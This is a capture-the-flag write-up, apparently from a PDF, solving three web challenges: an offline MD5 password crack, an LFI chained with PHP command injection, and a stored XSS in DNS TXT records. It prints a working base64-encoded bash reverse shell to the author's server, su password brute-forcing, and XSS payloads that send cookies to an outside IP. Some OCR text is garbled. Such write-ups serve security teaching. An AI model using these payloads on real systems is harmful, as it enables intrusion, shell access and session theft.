<form action="" method="post">
Password: <input type="password" name="password"><br />
<input type="submit" value="Login">
</form><br />
<?php
$password = rotate(@$_POST['password'], 10);
if(@$_SESSION['login'] == 3)
{
    echo "Bruteforce blocat. Incearca alta varianta.";
}elseif($password == "d461de2ba13b3c0c093357dc4573f028")
{
    echo "RST{" . strtoupper(md5($_POST['password'])) . "}";
}elseif(@$_POST['password'] != "")
{
    @$_SESSION['login']++;
    echo "Parola incorecta. Mai ai " . (3 - @$_SESSION['login']) . " sanse.";
```

```
function rotate($string, $target, $current=0)
```

```
{
    $string = md5($string . "flag");
    if($target == $current)
    {
        return $string;
    }else{
        return rotate($string, $target, $current+1);
    }
?>
```

We can quickly notice that the passwords it wants should be equal to `d461de2ba13b3c0c093357dc4573f028` after being applied the rotate function. This function seem to perform a md5 10 times on the current string appended with 'flag'. With these information in mind, we can write a custom python script to bruteforce the password.



```
1 import hashlib
2
3 passwords = open('C:\\\\Users\\\\Kayn\\\\Downloads\\\\100k-most-used-passwords-NCSC.txt', 'rb').read().split(b'\\n')
4
5 for pos in range(len(passwords)):
6     res = passwords[pos]
7     for i in range(11):
8         res = res + b'flag'
9         res = hashlib.md5(res).hexdigest().encode()
10
11
12 if res == b'd461de2ba13b3c0c093357dc4573f028':
13     print('[!] Found it at index ' + str(pos) + ': ' + passwords[pos].decode())
14     break
[!] Found it at index 32996: movingon
[Finished in 687ms]
```

Using the this password, we could log in and get the flag. In conclusion, it was way faster to do the cracking offline rather than using multiple requests but if the bruteforce protection was not weak, we could have only solved this offline.

Flag: **RST{F02A01BE75F2EFD7E348715F8EE1875E}**

Tournament - Web

Upon quickly opening the challenge application, we see a GET parameter containing a php file, giving us a hint about a possible LFI vulnerability.



```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/daemon:x:2:2:bin:/usr/sbin/nologin
bin:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:_apt:/nonexistent:/usr/sbin/nologin
mov:x:1000:1000::/mov:/bin/sh
```

Moving on, we are interested in the application source code to see what the application is supposed to do. Knowing that the default apache root directory is under /var/www/html, we can retrieve the content of the php file using a PHP wrapper to get the data encoded using base64 (otherwise the application will interpret the file data as php).

```

← → C ⌂ ▲ Not secure | 51.254.113.23/filter/convert_base64-encode/resource-/var/www/html/expose.php
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PCFETONUWVBFIGb0bWw+CjxodGisIgxbmc9ImVuJ4KCjxoZWFkPgoglCAgPG1ldGEgY2hcnNldD0iVRGLTgiPgoglCAgPG1ldGEgbmFlZT0idmlld3BvenQlIGNvbnRlbuQ9IndpZHRoPWRldmljZS13aWR0aCwgaW5pdGhbC1zY2FsZT0xLjAiPgoglCAgPG1ldGEgaHR0c1lcXVpdj0iWC1VQS1Db21w

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<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <script src="jquery-3.6.0.min.js"></script>
    <title>Turnament</title>
    <meta name="description" content="Tocmai am instalat platforma pentru turnamente insa nu suntem siguri daca e sigur">
</head>

<body>

<object data="https://www.wcg.com/" style="width: 100%; margin-top:15px;" width="1300" height="635">
    <embed src="https://www.wcg.com/" width="1300" height="1200"> </embed>
</object>

<?php
ini_set('max_execution_time', 5);
if ($_COOKIE['password'] !== getenv('PASSWORD')) {
    setcookie('password', 'PASSWORD');
    die('Administration only!');
}
?>

<h1>CS Pro Players</h1>
<form>
    <input type="hidden" value="expose.php" name="file">
    <textarea style="border-radius: 1rem;" type="text" name="text" rows=30 cols=100></textarea><br />
    <input type="submit">
</form>
<?php
if (isset($_GET["text"])) {
    $text = $_GET["text"];
    echo "<h2>Counting: " . exec('printf \'\' . $text . '\\' | wc -c') . "</h2>";
}
?>
</body>
</html>

```

Looking at the source code we see that the first thing we need to do is set the appropriate cookie value to be able to interact with the Admin feature from the bottom. We have tried bruteforcing the value but did not find a match. Lastly, we ran some fuzzing through the LFI to look for hidden php files that might contain this password (password was either imported from a php script into memory or set via bash synthax).

```
kayn@DESKTOP-SC8G1D1:/mnt/c/Users/Kayn/Downloads$ wfuzz -u http://51.254.113.23/?file=php://filter/convert.base64-encode/resource=/var/www/html/FUZZ.php -w ../../../../../../e/Tools/SecLists/Discovery/Web-Content/zfuzz-medium-words.txt --hc 0  
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.  
* Wfuzz 3.1.0 - The Web Fuzzer  
*  
*****  
Target: http://51.254.113.23/?file=php://filter/convert.base64-encode/resource=/var/www/html/FUZZ.php  
Total requests: 63087  
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PD9waHAKJHBhc3N3b3JkID0gInh5ejEzMzciOwp1Y2hvICl0MDQiOwoKaGVhZGVyKCdMb2NhdGlvbjogLycpOwo=

Input

PD9waHAKJHBhc3N3b3JkID0gInh5ejEzMzciOwp1Y2hvICl0MDQiOwoKaGVhZGVyKCdMb2NhdGlvbjogLycpOwo=

Output

```
<?php  
$password = "xyz1337";  
echo "404";  
  
header('Location: /');
```

Now, we can play around with the *text* GET parameter which seems to be injected in a php exec function. Therefore, we might be able to get code

execution if we are able to break out of the quotes. We tested this locally and by having a single quote inside the text variable we can execute any system command we want.

```
php > $text = " ' ;whoami;hostname;#'";
php > echo "<h2>Counting: " . exec('printf \'\' . $text . '\' | wc -c') . "</h2>";
<h2>Counting: DESKTOP-SG0G1D1</h2>
php > |
```

The screenshot shows a terminal session and a browser window. The terminal session at the top shows a PHP script being run. The browser window below it displays the resulting HTML page. The page title is 'CS Pro Players'. It contains a form for uploading files, a text area for input, and a submit button. Below the form, there is an H2 heading with the text 'Counting: uid=33 (www-data) gid=33 (www-data) groups=33 (www-data)'.

```
GET /?file=expose.php&text=<@urlencode>'&id;#"<@/urlencode> HTTP/1.1
Host: 51.254.113.23
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.82 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://51.254.113.23/?file=expose.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: password=xyz1337
sec-gpc: 1
Connection: close

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CS Pro Players
</h1>
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<textarea style="border-radius: 1rem;" type="text" name="text" rows=30 cols=100>
</textarea>
<br />
<input type="submit">
</form>
<h2>
  Counting: uid=33 (www-data) gid=33 (www-data) groups=33 (www-data)
</h2>
</body>
```

At this point, in these types of scenario, it is best to get a reverse shell so we can inspect the local file system for the flag. For this, we need a VPS with a public IP for the application to connect with. After setting that up, we can start a netcat listener and do a bash reverse shell.

```

1 GET /?file=expose.php&text=<@urlencode>' ;echo c2ggLWkgPiYgLRldi90Y3AvMTc4Ljc5LjEzNS4xNjEvODAgMD4mMQ== | base64 -d | bash ;#<@urlencode> HTTP/1.1
2 Host: 51.254.113.23
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.82 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: http://51.254.113.23/?file=expose.php
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: password=xyz1337
10 sec-gpc: 1
11 Connection: close
12
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Response

```

root@localhost:~# ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether f2:3c:93:91:44:2b brd ff:ff:ff:ff:ff:ff
        inet 178.79.135.161/24 brd 178.79.135.255 scope global eth0
            valid_lft forever preferred_lft forever
        inet6 2a01:7e00::f03c:93ff:fe91:442b/64 scope global dynamic mngtmpaddr noprefixroute
            valid_lft 88sec preferred_lft 28sec
        inet6 fe80::f03c:93ff:fe91:442b/64 scope link
            valid_lft forever preferred_lft forever
root@localhost:~# rlwrap nc -nlvp 80
Listening on 0.0.0.0 80
Connection received on 51.254.113.23 37462
sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ |

```

Doing some local enumeration we found the flag but seems to be owned by a different user which we don't have access to. Therefore, our only chance of reading the file is to either find a local misconfiguration and do a privesc or bruteforce the mov user's password (common thing in ctf challenges). To bruteforce the password, we can either do a for loop or use a public tool such as [subBF](#).

```

$ curl https://raw.githubusercontent.com/carlospolop/su-bruteforce/master/suBF.sh -o brute.sh
% Total    % Received % Xferd  Average Speed   Time   Time  Current
          Dload  Upload   Total Spent   Left Speed
100  1975  100  1975    0     0  10972      0 --:--:-- --:--:-- 10911
$ bash brute.sh
This tool bruteforces a selected user using binary su and as passwords: null password, username, reverse username and a wordlist (top12000.txt).
You can specify a username using -u <username> and a wordlist via -w <wordlist>.
By default the BF default speed is using 100 su processes at the same time (each su try last 0.7s and a new su try in 0.007s) ~ 143s to complete
You can configure this times using -t (timeout su process) and -s (sleep between 2 su processes).
Fastest recommendation: -t 0.5 (minimum acceptable) and -s 0.003 ~ 108s to complete

Example: ./suBF.sh -u <USERNAME> [-w top12000.txt] [-t 0.7] [-s 0.007]

THE USERNAME IS CASE SENSITIVE AND THIS SCRIPT DOES NOT CHECK IF THE PROVIDED USERNAME EXIST, BE CAREFUL

$ curl https://raw.githubusercontent.com/carlospolop/su-bruteforce/master/top12000.txt -o pass.txt
% Total    % Received % Xferd  Average Speed   Time   Time  Current
          Dload  Upload   Total Spent   Left Speed
100  97k  100  97k    0     0  491k      0 --:--:-- --:--:-- 491k
$ bash brute.sh -u mov -w pass.txt
[+] Bruteforcing mov...
You can login as mov using password: rambo

```

We get a valid password which we can use to change user context and read the flag.

```
$ su - mov  
Password: rambo  
cat /mov/system/flag.txt  
RST{QbpNmAvVHwd4sBqu3wS4TuFxSLue}  
|
```

Flag: **RST{QbpNmAvVHwd4sBqu3wS4TuFxSLue}**

DNS Lookup

This challenge was rather easy once you posses a domain which you can add different entries with custom values. The goal of this challenge was to send the admin a domain name that would, most likely, trigger an XSS and get you the cookie/flag.

Therefore, we have bought the domain *kayn.website* and configured multiple txt entries, each containing an XSS payload (different approaches). Testing this on the web application work and once this was sent to Dragos, we got a cookie which contained the flag.

```

kayn@DESKTOP-SG0G1D1:/mnt/c/Users/Kayn$ dig kayn.website txt
; <>> DiG 9.16.1-Ubuntu <>> kayn.website txt
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 17454
;; flags: qr rd ad; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;kayn.website.           IN      TXT
;; ANSWER SECTION:
kayn.website.          0       IN      TXT      "<img src=x onerror=this.src='http://178.79.135.161/?c='+btoa(document.cookie)>"  

kayn.website.          0       IN      TXT      "<script>window.location.href='http://178.79.135.161/?c='+btoa(document.cookie)</script>"  

kayn.website.          0       IN      TXT      "<script>window.location='http://178.79.135.161/?c='+btoa(document.cookie)</script>"  

kayn.website.          0       IN      TXT      "<script>fetch('https://178.79.135.161', {method: 'GET',mode: 'no-cors',body:document.cookie});<script>"  

;; Query time: 50 msec
;; SERVER: 172.27.96.1#53(172.27.96.1)
;; WHEN: Mon Mar 21 22:56:08 EET 2022
;; MSG SIZE rcvd: 443

kayn@DESKTOP-SG0G1D1:/mnt/c/Users/Kayn$ |

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
: GET /dns-tools/?url=kayn.website HTTP/1.1
: Host: vps-f8bcd6cb.vps.ovh.net
: Upgrade-Insecure-Requests: 1
: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.82 Safari/537.36
: Accept:
: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
: Referer: http://vps-f8bcd6cb.vps.ovh.net/dns-tools/
: Accept-Encoding: gzip, deflate
: Accept-Language: en-US,en;q=0.9
: Cookie: PHPSESSID=d57jsC8gji96uob7p74iivsfmo
: sec-gpc: 1
: Connection: close
:
14 | <body>
15 |   <h2>
16 |     Lookup
17 |   </h2>
18 |   <form action="" method="get">
19 |     URL: <input type="text" name="url">
20 |     <br />
21 |     <input type="submit" value="Lookup">
22 |   </form>
23 |   <br />
24 |   <br />
:   <h3>
:     Intrari A
:   </h3>
160.153.136.3<h3>
:     Intrari TXT
:   </h3>
:     Intrari MX
:   </h3>
:     Autentificare
:   </h3>
23 |   <form action="" method="post">
24 |     Utilizator: <input type="text" name="username">
:     ..

```

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Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
84.117.24.33 - - [21/Mar/2022 20:51:44] "GET /?c=UEhQU0VTU0lEPWQ1N2pzMjhnamk5NnVvYjdwNzRpaXZzZm1v HTTP/1.1" 200 -

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```

"GET /?c=UlNUe2Ri0DBhNTFkYWM10TlmZjhhMTcwYjA1YjNjNWI2YzQwfQo= HTTP/1.1" 200 -

```

```

kayn@DESKTOP-SG0G1D1:/mnt/c/Users/Kayn$ echo UlNUe2Ri0DBhNTFkYWM10TlmZjhhMTcwYjA1YjNjNWI2YzQwfQo= | base64 -d
RST{db80a51dac599ff8a170b05b3c5b6c40}
kayn@DESKTOP-SG0G1D1:/mnt/c/Users/Kayn$ 

```

Flag: RST{db80a51dac599ff8a170b05b3c5b6c40}